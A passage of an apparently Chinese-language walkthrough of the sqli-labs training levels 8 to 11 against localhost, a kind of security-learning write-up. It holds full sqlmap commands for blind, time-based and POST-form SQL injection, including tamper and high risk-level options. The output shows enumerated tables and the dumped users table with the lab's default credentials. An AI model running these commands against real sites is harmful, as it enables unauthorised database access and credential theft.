
这边也是同样直接直接爆了出来。
有了表名,再探探数据。
sqlmap -u "http://localhost/Less-8/?id=1" --batch -D security -T users --dump

看这边,也是一下子就出来了。
sqlmap确实很好用,很轻松的就解决了,估计以后sqlmap就不能直接一把梭了。
#9:

怎么说呢,在打开题目的时候,我瞄到了,第九关有个time,时间盲注吧。
直接sqlmap扫,也是符合我的记忆。

直接提示存在布尔盲注和时间盲注。
同样直接sqlmap,sqlmap -u "http://localhost/Less-9/?id=1" --batch --current-db

security,又是你。
sqlmap -u "http://localhost/Less-9/?id=1" --batch -D "security" --tables
sqlmap -u "http://localhost/Less-9/?id=1" --batch -D "security" -T "users" --dump
普通小连招直接拿下。

Over!!!!!!
#10:

直接sqlmap走起,去学一下语法。
sqlmap -u "http://localhost/Less-10/?id=1" \--batch \--technique=T \--time-sec=1 \--level=5 \--risk=3 \--tamper=space2comment \--dbs得到security。
sqlmap -u "http://localhost/Less-10/?id=1" \--batch \--technique=T \--time-sec=1 \--level=5 \--risk=3 \--tamper=space2comment \-D security \--tables得到表。
sqlmap -u "http://localhost/Less-10/?id=1" \--batch \--technique=T \--time-sec=1 \--level=5 \--risk=3 \--tamper=space2comment \-D security \-T users \--columns得到列。
sqlmap -u "http://localhost/Less-10/?id=1" \--batch \--technique=T \--time-sec=1 \--level=5 \--risk=3 \--tamper=space2comment \-D security \-T users \-C id,username,password \--dump让sqlmap跑一会就出了,毕竟时间盲注,吃的就是时间。
最后得到:
Database: securityTable: users[13 entries]+----+----------+------------+| id | username | password |+----+----------+------------+| 1 | Dumb | Dumb || 2 | Angelina | I-kill-you || 3 | Dummy | p@ssword || 4 | secure | crappy || 5 | stupid | stupidity || 6 | superman | genious || 7 | batman | mob!le || 8 | admin | admin || 9 | admin1 | admin1 || 10 | admin2 | admin2 || 11 | admin3 | admin3 || 12 | dhakkan | dumbo || 14 | admin4 | admin4 |+----+----------+------------+
[16:46:59] [INFO] table '`security`.users' dumped to CSV file '/home/yu/.local/share/sqlmap/output/localhost/dump/security/users.csv'[16:46:59] [INFO] fetched data logged to text files under '/home/yu/.local/share/sqlmap/output/localhost'[16:46:59] [WARNING] your sqlmap version is outdated
[*] ending @ 16:46:59 /2026-01-02/秒了。
#11:

cool,新界面这块。
抓个包看看。

可以看到参数为 uname=???&passwd=???&submit=Submit
方法为POST。
去看看语法。
sqlmap -u "http://localhost/Less-11/" \ --data="uname=2&passwd=2&submit=Submit" \ --batch \ --current-db拿下数据库名security。
sqlmap -u "http://localhost/Less-11/" \ --data="uname=2&passwd=2&submit=Submit" \ --batch \ -D security \ --tables拿下表名。
[4 tables]+----------+| emails || referers || uagents || users |+----------+再来一下。
sqlmap -u "http://localhost/Less-11/" \ --data="uname=2&passwd=2&submit=Submit" \ --batch \ -D security \ -T users \ --columns同样这块:
[3 columns]+----------+-------------+| Column | Type |+----------+-------------+| id | int(3) || password | varchar(20) || username | varchar(20) |+----------+-------------+最后:
sqlmap -u "http://localhost/Less-11/" \ --data="uname=2&passwd=2&submit=Submit" \ --batch \ -D security \ -T users \ -C id,password,username \ --dumpOver。
Database: securityTable: users[13 entries]+----+------------+----------+| id | password | username |+----+------------+----------+| 1 | Dumb | Dumb || 2 | I-kill-you | Angelina || 3 | p@ssword | Dummy || 4 | crappy | 